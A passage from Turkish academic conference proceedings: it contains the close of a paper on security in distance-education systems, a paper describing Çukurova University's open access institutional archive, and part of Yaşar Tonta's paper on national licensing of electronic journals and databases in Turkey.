Sınav değerlendirmesi yapılırken yetkili fakülte dışında başka bir fakülte veya başka şahısların notlar üzerinde herhangi bir değişiklik yapmaması ve buna yetki verilmemesi not güvenliği açısından önem arz etmektedir. Bu gibi bir problemle karşılaşmamak için kullanıcı yetkileri dikkatli bir şekilde yapılmalıdır. Herkesin belli bir yetki alanı dışına çıkışı sistem tarafından engellenmelidir. Bu kullanıcının sisteme olan güveni açısından da çok önemlidir.

Sınav merkezleri herhangi bir hile olayı için yeterli değildir. Sınav merkezlerine alınan öğrencilerin yanlarında cep telefonu v.s. gibi cihazların da alınmaması gerekir. Ayrıca öğrencilerin bilgisayarında kesinlikle internet olmamalıdır veya çeşitli programlar yardımıyla internet sınırlandırılmalıdır. [9] Böylece sınavı giren öğrencilerin başka kaynaklardan yarar-



lanmaları veya verilen siteler dışında başka internet sitelerine erişimleri engellenmiş olur.

## 10. Sonuç

Günümüzde hızla değişen teknoloji karşısında eğitim koşulları da hızla değişmektedir. Şu an için eğitimde geline son nokta uzaktan eğitim sistemleridir. Uzaktan eğitim sistemlerinin birçok avantajı olduğu gibi dezavantajları da bulunmaktadır. Bu dezavantajların başında da uzaktan eğitim sistemlerinin güvenilirliği gelmektedir. İnsanların bu sistemlerden daha çok ve gönül rahatlığıyla yararlanmalarını sağlamak için güvenilirlik koşulunu bütün uzaktan eğitim sistemlerinde karşılamak şarttır. Bunu karşılamak için de gerek kullanıcı girişlerinde gerekse sınav sistemlerinde daha önce anlattığımız koşulların yerine getirilmesi gerekmektedir. Özellikle uzaktan eğitim sistemleri tasarlanırken, sisteme girebilecek tüm kullanıcılara göre kullanıcı tipleri tanımlanmalı, yetkiler doğru şekilde belirlenmelidir. Bunları oluştururken güvenlik arka plana atılmadan, sistemin ve kullanıcıların güvenliği düşünülerek şifrelemelere önem verilmelidir. Kullanıcı girişi sağlandıktan sonra öğrenci değerlendirmesinin başarılı bir şekilde yapılabilmesi için uzaktan eğitim sistemimizdeki sınav güvenliği saydığımız hususlar doğrultusunda ele alınmalıdır.

Bu çalışmada da belirtildiği gibi bir çok araştırmacı tarafından yapılan çalışmalar sonucu online sınavlarda öğrenci kontrolünün zor olduğu görülmektedir. Fakat klavye ile dijital kimlik sağlanıp bir de video kamera sistemi kullanılarak sınav güvenliği sağlanabilir. Ayrıca sınavların belli tarihlerde sınav merkezlerinde gerçekleştirilmesi daha güvenli ve geçerli olacağı unutulmamalıdır. Ölçme işlemleri sırasında öğrencilerin sınavlara erişimde sorun yaşamaması için 7 gün 24 saat sistem ayakta tutulmalıdır.

İnsanoğlunun eğitime olan ihtiyacı göz önüne alındığında uzaktan eğitim sistemlerine olan ihtiyacı küçümsemek gerekir. Uzaktan eğitim sistemlerinin başlangıcından günümüze kadar geline safhalara bakıldığında daha işin

başında olduğu aşikârdır. Dolayısıyla bu işin en temeli olan güvenlik, uzaktan eğitim sistemlerinde hiçbir zaman göz ardı edilmemelidir.

## 7. Kaynaklar

- [1] Weipple E. R. *Security in E-learning* (2005).
- [2] R. Raitman, L. Ngo, N. Augar & W. Zhou. *Security in the Online E-learning Environment* (2005).
- [3] Yun-kyung, L.; Hong-il, J.; Jee-hye, P.; Jong-wook, H. *User authentication mechanism using authentication server in home network* (2006).
- [4] Pro-G Bilişim Güvenliği ve Araştırma Ltd., (2003), *Bilişim Güvenliği*.
- [5] Turgut, M.F. (1989). EĞT 673 Eğitimde Ölçme Teknikleri. Döküman No: 3. Ankara: Hacettepe Üniversitesi.
- [6] Bayam ,Y.; Urin M., “Uzaktan Eğitimde Öğrenci Takibi Ve Değerlendirmesi”, Sakarya Üniversitesi, Enformatik Bölümü, The Turkish Online Journal of Educational Technology - TOJET 2006 Volume 5, Issue 2, Article 12
- [7] Semerci, Ç. “İnternet Temelli Ölçmelerin Geçerliğini Sağlamada Yeni Yaklaşımlar”, Fırat Üniversitesi; The Turkish Online Journal of Educational Technology - TOJET 2005 Volume 4, Issue 1, Article 17
- [8] Bülbül, H. İbrahim, Batmaz, İ., Şahin, Y. G., Küçükali , M., Balta Ö. Ç., Balta, C.K.; “Web Destekli Ders Çalıştırıcı Tasarımı” Yaşar Üniversitesi, The Turkish Online Journal of Educational Technology - TOJET 2006 Volume 5, Issue 2, Article 12
- [9] Weipple E. R. [http://www.fnm-austria.at/tagung/FileStorage/download/weippl.pdf?file\\_id=8742](http://www.fnm-austria.at/tagung/FileStorage/download/weippl.pdf?file_id=8742), Forum Neue Medien in der Lehre Austria.

## Çukurova Üniversitesi için Kurumsal Açık Erişim Arşivi Çalışması

### Murat Kara<sup>1</sup>, Turhan Yılmaz<sup>2</sup>

<sup>1</sup> Okutman, Çukurova Üniversitesi - Enformatik Bölümü & BBUAM, 01330, Adana

<sup>2</sup> Daire Başkanı, Çukurova Üniversitesi – Kütüphane ve Dokümantasyon D.Bş., 01330, Adana  
mkara@cu.edu.tr, turyil@cu.edu.tr

**Özet:** Açık erişim, araştırma sonuçlarının açık erişim arşivlerinde saklanması ve erişime sunulması şeklinde gerçekleşmektedir. Çukurova Üniversitesinde üretilen bilimsel ürünlere; açık erişim arşivi girişi ile bilgi teknolojilerinin sunduğu olanaklardan yararlanarak, internet ortamında tüm araştırmacıların serbestçe erişimi amaçlanmaktadır. Böylelikle üretilen tüm bilimsel ürünleri (Ulusal ve Uluslararası indekslerde yer alan bilimsel dergilerde yer alan makaleler, bildiriler, konferans metinleri, raporlar, ders notları ve kitapları) içeren bir kurumsal arşiv oluşturularak açık erişim gerçekleştirilecektir. Bunun sonucu üniversitemizde üretilen tüm yayınların bir elektronik arşivi oluşturulacaktır. Üniversitemizde üretilen bilimsel ürünler geniş bir kitlenin erişimine açılacaktır. Uluslar arası açık erişim arşivi protokolüne katkı sağlanacak ve üniversitemiz açık erişim arşivine internet üzerinden tarama ve erişim sağlanacaktır.

**Anahtar Kelimeler:** Açık Erişim, Açık Arşiv, Kurumsal Arşiv, Çukurova Üniversitesi.

### Institutional Open Access Archives Working for Çukurova University

**Keywords:** Open Access, Open Archives, Institutional Archives, Çukurova University.

#### 1. Giriş

Bilimsel çalışmaların gerek bilim çevrelerince gerekse geniş kitlelerce paylaşılması için dergiler ve diğer basılı kaynaklar yoğun kullanılmaktadır. Günümüzde internet ve teknolojinin getirdiği avantajlar doğrultusunda pek çok bilgiye ulaşmak bilgisayarlar aracılığı ile çok daha hızlı olmaktadır. Değişen ve gelişen bu şartlar da bilimsel bilgi ve çalışmalarında hızlı ve etkin bir biçimde herkese açık olarak erişmesi amacıyla başlayan bir bilgi erişim şekli olan açık erişim arşivleri ülkemiz için oldukça önem arz etmektedir. Bu çalışmada Çukurova Üniversitesi Kütüphane ve Dokümantasyon Daire Başkanlığı bünyesinde Enformatik Bölümümüz ve Bilgisayar Bilimleri Uygulama ve Araştırma Merkezi tarafından web tabanlı bir açık erişim arşivi geliştirmek amaçlanıp kullanılabilir duruma getirilmiştir.

Bu amaç doğrultusunda oluşturulan sistemimiz web teknolojileri (html, asp, javascript)

kullanılarak geliştirilmiştir. Veritabanı sistemi olarak deneme amaçlı kısımlar Access'te gerçekleştirilmekte asıl sistem MsSQL üzerinde gerçekleştirilecektir.

#### 2. Açık Erişim Arşivi

Açık erişim arşivin tanım ve tarifi ilk olarak 2002 Budapeşte bildirgesi adıyla da anılan girişimde bildirilmiştir. Bunun dışında Berlin, Bethesda bildirelerinde de tanımlanmış ve geliştirilmiştir. En basit ifadeyle açık erişim; Araştırmacıların araştırma sonuçlarına internet ortamında ücretsiz olarak erişimin sağlanmasıdır.

Açık Erişim, 2002 Budapeşte Açık Erişim İnişiyatifi'nde bilimsel literatürün internet aracıyla finansal, yasal ve teknik bariyerler olmaksızın, erişilebilir, okunabilir, kaydedilebilir, kopyalanabilir, yazdırılabilir, taranabilir, tam metne bağlantı verilebilir, yazılıma veri olarak aktarılabilir ve her türlü yasal amaç için

kullanılabilir biçimde kamuya ücretsiz açık olması biçiminde tanımlanmıştır.[1]

Açık erişimi sağlamanın pek çok yolu olup bunlardan bir kaç; kendi kendine arşivleme yani kişisel web sitesi aracılığıyla yapılan bir yöntemdir. Bir diğeri açık erişim dergilerinde arşivlemedir. Bunların dışında bir yöntem olarak kurumsal arşivlemedir. Bu çalışmamızda kurumsal anlamda bir açık erişim arşivi yöntemi ile üniversitemizde araştırmacıların çalışmalarını arşivlemeyi amaçlayan bir sistem geliştirilmesi üzerinde durulmuştur.

### 3. Sistemin İşleyişi

Sistem iki ana işlev üzerine kurulmuş durumdadır. İlk olarak yayımların sisteme eklenmesidir. İlk olarak yayımların sisteme eklenmesidir. Bu işlem kayıtlı kullanıcıların kendi bilgileri ile sisteme girmesi ve kendi çalışmalarını sisteme aktarmaları şeklinde gerçekleşmektedir. (Şekil 1)

Şekil 1. Yayın Ekleme Girişi

Kullanıcı giriş sonrasında yapabileceği işlemlere ilişkin bir menüye erişmektedir. Burada, kişisel profil bilgilerini görüntüleyip değiştirebilir, yeni yayın girişi yapabilir veya kayıtlı yayın bilgilerini düzenleme işlemlerini yapabilmektedir. (Şekil 2)

Şekil 2. Yayın Ekleme Kullanıcı Menüsü

Kişisel profil bilgilerini değiştirme ekranında adı, soyadı ve kullanıcı adı bilgileri dışında kalan bilgilerini değiştirme imkanı verilmiştir.

Adı soyadı, kullanıcı adı dışında kalan bilgileri; parola, unvan, fakülte, bölüm, ana bilim dalı, e-posta ve telefon bilgileri bulunmaktadır. (Şekil 3)

Şekil 3. Kişisel Profil Bilgileri Formu

Şekil 4. Yeni yayın giriş formu

Sisteme yayın eklemek için menüden yeni yayın girişi seçilir. Yayın giriş formunda yayına ilişkin belirli bilgiler istenmektedir. Bunlar, yayın adı, yayının İngilizce adı, yayını türü, yazarı, yazar türü, ortak yazarlar, yayın yeri, yayıncı web, yayıncı yıl, yayıncı cilt, yayıncı sayı, yayıncı sayfa, yayının dili,

konu, anahtar kelimeler, özet, abstract ve yayın aktarımı yani yayının tam metin aktarımı alanlarını içeren form bulunmaktadır. (Şekil 4)

Yayın formunun doldurulması ve tam metin dokümanının da eklenmesi ile bilgiler sisteme eklenmekte ve doküman sunucuya aktarılmaktadır. Aktarım ile birlikte dosya ve bilgiler ilişkili olarak sunucu üzerindeki veritabanında yerini almaktadır.

Kayıtlı bilgilerle dokümanın düzeltilmesi, değiştirilmesi veya silinmesi amacıyla menüden kayıtlı yayın bilgileri düzenleme seçeneği seçilip işlem gerçekleştirilir. (Şekil 5)

Şekil 5. Kayıtlı Yayın Düzenleme Listesi

Sistemin ikinci işlevi bilgileri ve tam metin dosyaları eklenmiş olan yayımların aranması sağlayan yayın tarama seçeneği ile gerçekleştirilmektedir. (Şekil 6)

Şekil 6. Yayın tarama formu

Yayın tarama işlemini detaylı arama olarak yapmakta mümkün olmaktadır. (Şekil 7)

Şekil 7. Detaylı yayın tarama formu

Yayın tarama sonuçlarının görüntülenmesi ve

yayın hakkında detay bilgi edinilmesi işlemleri de sırası ile gerçekleşmektedir. (Şekil 8)

Şekil 8. Yayın tarama sonuçları

Yayın tarama sonuçlarından istenilen yayının detaylı bilgilerine erişebilmektedir. (Şekil 9)

Şekil 9. Yayın tarama sonucu yayın detayları

Yayının detaylarında özet/abstract ve yazar bilgileri kısımlarını görüntülemek için görüntüle seçeneğinin seçilmesi gerekmektedir.

Yayının tam metin dosyasını görüntülemek veya indirmek için yayın dokümanı seçeneğinde yer alan dosyaya tıklanması yeterlidir, böylelikle yayının tam metnine erişmek mümkün olmaktadır.

Bütün bu kısımlar sistemin kullanıcılar açısından görüntülenen kısımlarını içermektedir. Bir de kullanıcıların sisteme eklenmesi, bilgilerinin düzenlenmesi veya silinmesi işlemlerinin yapılmasını sağlayan yönetim işlemleri kısmı ayrıca gerçekleştirilmektedir. (Şekil 10)

Şekil 10. Kullanıcı bilgileri yönetim alanı

Sistemin işleyişi hakkında genel olarak verilebilecek bilgiler bu şekilde ifade edilebilmektedir.

Sistemin gerek işleyişi gerekse uluslararası açık erişim arşivlerine uyumluluğu sağlamak için gerekli düzeltmelerin yapılmasına ilişkin çalışmalar devam etmektedir.

#### 4. Sonuç

Açık erişim arşivi geliştirme sürecinde uluslararası standartlar çerçevesinde sistemin geliştirilmesi devam ettirilecektir.

Ayrıca ileriye yönelik olarak tüm ülkede veya internet ortamına herkese açık olarak bir sistem geliştirme çalışması için gerekli hazırlık ve çalışmalar yıl içerisinde gerçekleştirilmesi planlanmaktadır. Bu yapı html, php, Pardus Linux, mySql teknoloji ve sistemleri kullanılarak geliştirilmesi planlanmaktadır. Geliştirilecek sistemin OAI standartlarına tam uyumlu olması için de gerekli çalışmaların yapılması sağlanacaktır.

#### 9. Kaynaklar

Bilimsel Bilgiye Açık Erişim, Ankos.

## Elektronik Dergilerde ve Veri Tabanlarında Ulusal Lisans Sorunu

### Yaşar Tonta

Hacettepe Üniversitesi Bilgi ve Belge Yönetimi Bölümü, Öğretim Üyesi, 06532 Beytepe, Ankara  
tonta@hacettepe.edu.tr

**Özet:** Ülkemizde elektronik dergilerin ve veri tabanlarının kullanımında işbirliğine gidilmesi ve bu amaçla üniversiteler arasında bir konsorsiyumun kurulması düşüncesi ilk kez yaklaşık on yıl önce Ulusal Akademik Ağ ve Bilgi Merkezi'nin (ULAKBİM) kurulmasıyla birlikte gündeme getirildi. Aradan geçen süre içinde Anadolu Üniversite Kütüphaneleri Konsorsiyumu (ANKOS) kuruldu. Halen 80'in üzerinde üniversite ANKOS aracılığıyla elektronik dergilere erişmekte ve kullanıcılar bu dergilerden yılda 10 milyondan fazla tam metin makale indirmektedirler. Elektronik dergi ve veri tabanı yayıncılarıyla yapılan anlaşmalarda kullanılmak üzere yaklaşık beş yıl önce ANKOS tarafından Ulusal Site Lisansı geliştirilmiştir. Üniversitelerin çoğu ANKOS, ULAKBİM ya da Üniversite ve Araştırma Kütüphanecileri Derneği (ÜNAK) aracılığıyla elektronik dergi ve veri tabanlarına erişmelerine karşın, henüz yayıncılarla bütün üniversiteleri kapsayan ulusal lisans anlaşmaları imzalanabilmiş değildir. Bu nedenle, örneğin, elektronik bilgi kaynaklarına erişim ve bu kaynakların kalıcı olarak depolanması konusunda politikaların geliştirilmesi gecikmektedir. Bu bildiride ulusal lisans anlaşmalarıyla ilgili gelişmeler özetlenmekte ve ilgili sorunlar tartışılmaktadır.

### Giriş

Bu bildiri için yaklaşık bir ay önce Ocak 2007'nin başında özet göndermiştim. O zamandan bu yana (31 Ocak 2007) ulusal lisans sorunuyla ilgili önemli gelişmeler oldu. En son geçen hafta ANKOS ile ULAKBİM arasında yaşanan tartışmaları muhtemelen çoğunuz izlemiştinizdir. Sunacağım bildiride ulusal lisans sorunuyla ilgili nispeten daha farklı konulara değinmeyi planlıyordum. Ancak yaşanan bu gelişmeler üzerine ulusal lisans sorunuyla ilgili kişisel düşüncelerimi sizlerle paylaşmak istiyorum.

Konuya girmeden önce hiç geçmişimle ilgili bir iki şey söylemek ve konuşmamda “çıkarcı çatışması” olup olmadığının takdirini size bırakmak istiyorum. Geçmişte bir süre ULAKBİM'in kurucu başkanı olarak görev yaptım. ANKOS ile bir ilişkim yok. Ama ULAKBİM'in ilk yıllarında ANKOS Başkanı da dahil olmak üzere birçok meslektaşımız ULAKBİM'in Danışma Kurullarında bize yardımcı oldular. ÜNAK üyesiyim. Konuşmamı hazırlamak amacıyla ULAKBİM Müdürüyle, ANKOS Başkanıyla

ya da ÜNAK Başkanıyla görüşmedim. Konuşmamda bu üç kuruluşumuz hakkında da ulusal lisans sorunu bağlamında birşeyler söyleyeceğim. Üçü de son derecede önemsedğim kuruluşlar. Halen bu kuruluşlarda herhangi bir yönetim görevi –ya da beklentisi- olmayan, fakat lisans anlaşmalarıyla sağlanan elektronik bilgi kaynaklarını kullanan bir akademisyen olarak konuyla ilgili görüşlerimi dile getirmek benim için bir ödev.

### ULAKBİM ve Ulusal Lisans Anlaşmaları

Bilindiği gibi ULAKBİM 1996'da bütün üniversiteleri ulusal akademik ağa (ULAKNET) bağlamak ve bu akademik ağ üzerinden üniversitelere elektronik bilgi hizmetleri vermek misyonuyla kuruldu. Bu misyon ULAKBİM'in kuruluş yönetmeliğinde yazılıdır. ULAKBİM'de bu misyonu gerçekleştirecek vizyon da vardı. Ulusal lisans sorunu ULAKBİM'in ilk kuruluş yıllarında, ULAKBİM Danışma Kurulunun 28 Şubat 1997'de yaptığı ilk toplantısında gündeme getirilmiştir. Aynı yıl 14 Kasım 1997'de TÜBİTAK'ta tam günlük bir “Elektronik Bilgi



Kaynaklarının Kullanımında İşbirliği Toplantısı” düzenlendi. Bu toplantıya üniversitelerde kütüphanelerden sorumlu toplam 115 rektör yardımcısı ve kütüphane ve dokümantasyon daire başkanı katıldı. Katılımcılara elektronik bilgi kaynaklarının kullanımında işbirliğini sağlamak için üniversiteler arasında kurulması planlanan konsorsiyum ve bu konsorsiyumun teknik ve yönetsel alt yapısı (ağ alt yapısı, elektronik veri tabanlarını depolamak için satın alınacak veri ambarları, ulusal lisans sözleşmesinin hukuki yönleri vb. gibi) hakkında bilgi verildi.<sup>1</sup> Toplantıya katılanların çoğu böyle bir girişimin ULAKBİM’in öncülüğünde başlatılmasının uygun olacağını belirten bir bildirgeyi imzaladılar.

Zamanla ULAKBİM’in öncelikleri de değişti. Kısa sürede çok sayıda üniversite ULAKNET’e ve dolayısıyla Internet’e bağlanmasına karşın, ağ üzerinden elektronik bilgi hizmetleri verme görevi aksadı. ULAKBİM için dört yılda yaklaşık 40 milyon dolar harcanması planlanmıştı. Ancak ULAKBİM’in kurulmasının hemen ardından göreve gelen zamanın koalisyon hükümetiyle (Erbakan-Çiller) ULAKBİM’in bağlı olduğu TÜBİTAK yönetimi arasında bir iletişimsizlik başladı. TÜBİTAK’ın ve dolayısıyla ULAKBİM’in kaynakları daha kuruluşunun ikinci yılında kısıtlandı. ULAKBİM, bırakınız ULAKNET üzerinden elektronik bilgi hizmetleri sunmayı, 1998 yılında basılı süreli yayınlara bile abone olamadı. Aynı dönemde ULAKBİM’in öncelikleri de değişti. Böylece, ULAKBİM’in yönetmeliğinde de yer alan ağ aracılığıyla üniversitelere elektronik bilgi hizmeti vermek ve bunun için bir konsorsiyum kurmak görevi önceliğini yitirdi. ULAKBİM kendisini bir üniversite kütüphanesi gibi görmeye başladı. Hatta ULAKBİM, ANKOS’un kurulması sırasında yapılan ilk toplantıya çağrılmadı. Bu aşamada ULAKBİM’in öncelikle-

rinin değişmesinden ve elektronik bilgi kaynaklarına daha az önem verilmesinden doğan boşluğu doldurmak üzere ANKOS kuruldu.

ULAKBİM, kuruluş yönetmeliğinde de yer alan elektronik bilgi kaynaklarının kullanımında işbirliği yapmak için konsorsiyum kurma görevini layıkıyla yerine getiremedi. Son bir iki yıldır ise ULAKBİM ulusal lisans sorunu, arşiv kopyaları vb. gibi konularda bazı girişimler başlattı. Sanırım ULAKBİM aradan geçen süre içinde elektronik kaynakların kurulmasında işbirliği ve konsorsiyumlar konusunda “köprülerin altından çok sular aktığını” fark etti. Üniversiteler elektronik bilgi kaynaklarına kolayca erişebilmeye başladılar. Kanımca bu durum ULAKBİM’in en azından elektronik bilgi hizmetleriyle ilgili misyonunu sorgulamasına ve altındaki zeminin muhtemelen kaydığını görmesine yol açtı.

1997 yılında hem ULAKNET’in ihtiyaçları hem de elektronik içerik depolamak amacıyla veri ambarları satın alındı. Bu veri ambarları son birkaç yıldır önce Web of Science’in, daha sonra Engineering Village vb. gibi birkaç veri tabanının geriye dönük yıllarının depolanması için kullanılmaya başlandı. ULAKBİM bu veri tabanlarını bir ANKOS üyesi olarak tüm üniversitelere açtı. Yayıncılarla ulusal lisans anlaşmaları imzalamak üzere birtakım girişimlerde bulundu. ULAKBİM’in bu girişimleri yaparken ANKOS’a danışmadığı, böyle giderse üniversitelerin hangi dergiler için lisans alması gerektiğine bile ULAKBİM’in karar vereceği iddia edildi. ANKOS Başkanının uzun yıllar ULAKBİM’de yönetim kurulu üyesi olarak görev yaptığı düşünüldüğünde ULAKBİM ile ANKOS arasındaki iletişim kopukluğunun nereden kaynaklandığını dışarıdan birinin anlaması güç gözüküyor. ULAKBİM’in son 10 yıldır üniversitelerin bütün Internet bağlantı ücretlerini ödediği halde her üniversitenin kendi ağ politikalarını belirlemede bağımsız olduğu düşünülecek olursa, öne sürülen bu tür argümanları değerlendirmekte temkinli olmak gerekiyor. Belki, ağ ücretlerini ödemek fark-

lı, ulusal lisans kapsamında üniversitelerin edinmek istediği elektronik içeriğe karar vermek ayrı şeyler diye düşünülebilir. Biraz önce ULAKBİM’in kuruluş yıllarında TÜBİTAK’la hükümet arasında yaşanan iletişim kopukluğundan söz ettim. Ama kalıcı olan kurumlardır. ULAKBİM’in üniversitelerin alacağı dergilere bile karar vereceği yönünde polemige açık görüşlerin sorunun çözümüne yardımcı olduğu kanısında değilim. Kaldı ki, ULAKBİM’in mevcut haliyle böyle bir görevi yerine getirip getiremeyeceği de tartışılır.

Mevcut sorunlar kuşkusuz çözülebilir. Ancak tarafların önce birbirlerini dinlemekle işe başlamaları gerekmektedir. Ulusal lisans anlaşmaları ilk defa ülkemizin karşı karşıya kaldığı bir sorun değil. Bu yönde çok değişik çözümler, farklı konsorsiyum yapılanmaları var. Örneğin, ABD’de TRLN (Triangle Research Libraries Network) belli üniversitelerin elektronik içerik gereksinimlerini saptayıp lisans anlaşmalarını hazırlamak, imzalamak ve yönetmekle görevli. Ama konsorsiyum yönetimi tamamen profesyonel küçük bir kadro tarafından yürütülmektedir. Konsorsiyum üst yöneticisinin yönetim kurulu toplantılarında oy hakkı bile yoktur. Gerek ULAKBİM’in gerekse ANKOS’un bu tür yapılanmaları incelemeleri, ulusal lisanslar konusunda Türkiye için en iyi çözümün ne olacağı konusunda senaryolar geliştirmeleri gerekmektedir. Çekirdek bir profesyonel kadro tarafından yürütülecek konsorsiyum yönetiminin gönüllü yapılanmalara göre avantaj ve dezavantajları gözden geçirilmelidir.

### ANKOS ve Ulusal Lisans Anlaşmaları

Kuruluş yıllarında ULAKBİM’in çeşitli nedenlerle önceliklerinin değişmesi ve ağ aracılığıyla üniversitelere elektronik bilgi hizmetleri verme görevini arka plana atması bu yönde bir boşluk doğmasına yol açtı. ANKOS 2000’li yılların başında giderek gelişen üniversitelerin elektronik bilgi kaynaklarına erişim ihtiyacını karşılamak üzere gönüllü bir konsorsiyum olarak kuruldu ve o zamandan bu yana önemli

görevler üstlendi. Örneğin, ANKOS yönetimi ve üyeleri tarafından geliştirilen Türkiye Ulusal Site Lisansı belgesi Türk üniversitelerinin çok önemli bir başarısıdır.<sup>2</sup> ANKOS’un yaptığı anlaşmalarla üniversitelerdeki bilgiye susamış araştırmacılar çok sayıda elektronik veri tabanına ve dergiye tam metin erişim sağlamaya başlamışlardır. 2005 yılında elektronik dergilerden indirilen tam metin makale sayısı 10 milyonu aşmıştır. Bu sayının yaklaşık yarısını Elsevier’in elektronik dergilerinden (ScienceDirect) indirilen makaleler oluşturmaktadır. Yıllar içinde erişim sağlanan tekil veri tabanı/elektronik dergi paketi sayısı 30’u aşmış, üniversiteler 900 civarında veri tabanı ve elektronik dergi paketi için lisans anlaşması imzalar duruma gelmişlerdir. ANKOS’a üye üniversite sayısı 80’i aşmıştır.

ANKOS’un gerçekleştirdiği başarılı çalışmalara karşın örgütlenme ve kurumsallaşma konusunda sıkıntılar yaşadığı, işlevlerini gönüllü olarak yürüttüğü bilinmektedir. Örneğin, ANKOS kuruluşundan itibaren bir başkan ve yürütme kurulu (Steering Committee) marifetiyle yönetilmektedir. Ancak yürütme kurulunda görevlendirmelerin nasıl yapıldığı, yılda bir yapılan genel kurulun görev ve yetkileri, konsorsiyal anlaşmaları yürütmek üzere kurulan alt komitelerin nasıl işlediği, veri tabanı sorumlularının nasıl saptandığı gibi hususlar pek açık değildir. 2006 yılında yapılan ANKOS yıllık toplantısında, anlaşıldığı kadarıyla, “ANKOS Yürütme Kurulu Üyelik Koşulları” <http://www.ankos.gen.tr/files/YKUyelikKosullari.doc> başlıklı bir karar çıkarılmıştır. Söz konusu toplantının tutanaklarına erişim mümkün olmadığından bu kararın gerekçesiyle ilgili bilgiye erişilememektedir. ANKOS’un bir kuruluş yönergesi olmalıdır. Bu yönergeye ANKOS’un web sayfası aracılığıyla erişilememektedir. ANKOS’un gönüllülük temeline göre çalışan

<sup>1</sup> Bu toplantıda yapılan “Elektronik Bilgi Kaynaklarının Kullanımında İşbirliği ve Üniversiteler Arasında Konsorsiyum Kurulması” başlıklı sunuşun slaytları için bkz. [http://yunus.hacettepe.edu.tr/~tonta/courses/fall99/kut655/14KASIM\\_files/v3\\_document.htm](http://yunus.hacettepe.edu.tr/~tonta/courses/fall99/kut655/14KASIM_files/v3_document.htm).

<sup>2</sup> “Türk Ulusal Lisans İlkeleri” için ANKOS web sayfasına ([www.ankos.gen.tr](http://www.ankos.gen.tr)) bakınız. Lisansın hazırlanma süreciyle ilgili olarak bkz. Jane Ann Lindley and Phyllis L. Erdoğan, “TRNSL: A Model Site License for ANKOS.” 8 Mart 2007 tarihinde <http://www.library.yale.edu/~license/TRNSL-paper.doc> adresinden erişildi.



bir örgüt olması yönetim konusunda sağlam bir örgütlenmeye gitmesine engel değildir.

ULAKBİM'in ulusal lisans anlaşması konusunda girişimlerde bulunmaya başlamasıyla birlikte ANKOS'un da kurumsallaşma girişimlerine hız verdiği anlaşılmaktadır. Örneğin, üniversitelerin elektronik içerik sağlamasında söz sahibi olan bir örgüt olarak ANKOS kendisini Yükseköğretim Kuruluna (YÖK) ve Üniversiteler Arası Kurula (ÜAK) kabul ettirdi. Olabilir. Ancak gerek üniversitelerin Internet bağlantıları gerekse bilgi hizmetleri layıkıyla gerçekleştirilemediği için YÖK 11 yıl önce TÜBİTAK'tan yardım istemiş, TÜBİTAK da o zaman ULAKBİM aracılığıyla bu hizmetleri verebileceğini söyleyerek YÖK'le karşılıklı bir protokol imzalamıştı. Bu protokol halen geçerlidir. Başka bir deyişle, YÖK ulusal akademik ağın (ULAKNET) kurulması ve bu ağ aracılığıyla üniversitelere elektronik bilgi hizmetleri verilmesi görevini TÜBİTAK ULAKBİM'e havale etmiştir. Son yıllarda YÖK ile TÜBİTAK arasında yaşanan gelişmeler YÖK'ün bazı görevleri ULAKBİM yerine ÜAK'ın danışma organı olarak tanıdığı ANKOS aracılığıyla yürütmeyi planladığını düşündürmektedir. Ancak bunun üzerinde etraflıca düşünüldüğü kanısında değilim.

Bu noktaya gelmesinde kuşkusuz ULAKBİM'in kuruluş yönergesinde anılan bazı görevleri tam olarak yerine getirememesinin de payı bulunmaktadır. ULAKBİM'in yaklaşık 10 yıllık bir süreyi üniversitelere ağ aracılığıyla bilgi hizmetleri vermek açısından pek verimli bir biçimde kullandığı söylenemez. On yıl önce konsorsiyum kurulması ve ulusal lisans anlaşması imzalanması gündemde iken aradan geçen sürede bu konuda hâlâ hemen hemen aynı yerde duruyor olmamızı profesyonel açıdan kabullenmek kolay değildir.

Öte yandan, ANKOS'un konsorsiyumun genişletilmesi konusunda "elitist" bir yaklaşım izlemek istediği anlaşılmaktadır. Örneğin, ULAKBİM bazı elektronik veri tabanları ve dergiler

için hastaneleri de hesaba katarak ulusal lisans anlaşması imzalamayı planlamaktadır. ANKOS bu kararı tüm hastanelerin ürettiği toplam makale sayısının sıralamada 9. sırada olan üniversitenin makale sayısından daha düşük olduğunu öne sürerek doğru bulmamaktadır. Oysa elektronik bilgi kaynaklarına erişim sağlamak sadece üniversitelerde çalışan akademisyenlerin bir ayrıcalığı olarak görülmemelidir. Günümüzde bir ülkede yaşayan yediden yetmiş tüm vatandaşların belli elektronik dergilere ve veri tabanlarına erişimine olanak sağlayan ulusal lisans anlaşmaları imzalanmaktadır (örneğin, İzlanda). ANKOS sadece üniversiteleri temsil eden bir konsorsiyum olabilir. Ama diğer kesimlerin bilgi ihtiyaçları konusunda çözüm geliştiren kuruluşlara da ihtiyaç vardır.

#### ÜNNAK ve Ulusal Lisans Anlaşmaları

ÜNNAK, ANKOS'un kurulduğu 2000'li yılların başında OCLC ile konsorsiyum kurma girişimleri başlattı. ÜNNAK-OCLC Konsorsiyumu olarak adlandırılan bu örgütlenme aracılığıyla üniversiteler OCLC'nin First Search, WorldCat, NetLibrary gibi birkaç ürününe erişebilmektedirler. Ama OCLC ürünleri dışındaki başka veri tabanları ve elektronik dergilerin bu konsorsiyumun ilgi alanı dışında olduğu anlaşılmaktadır.

#### Sonuç

Yukarıdaki değerlendirmeler ULAKBİM, ANKOS veya ÜNNAK'ın konsorsiyal etkinliklerini ve izledikleri politikaları eleştirmek ya da alkışlamak için yapılmadı. Amaç bir durum saptaması yapmaktı. Sanırım ortaya çıkan manzara pek iç açıcı değil. Örneğin, gönül isterdi ki profesyonel derneklerimiz bu tür konsorsiyal örgütlenmelerin yol göstericisi, planlayıcısı olsunlar, ama herhangi bir çıkarları olmasa bile doğrudan bir konsorsiyumun tarafı olmasınlar. Fakat bu gerçekleşmedi.

Bir ülkede birden fazla "oyuncu"nun olması, bazı veri tabanları ve elektronik dergiler için ANKOS ile, bazıları için ULAKBİM ya da

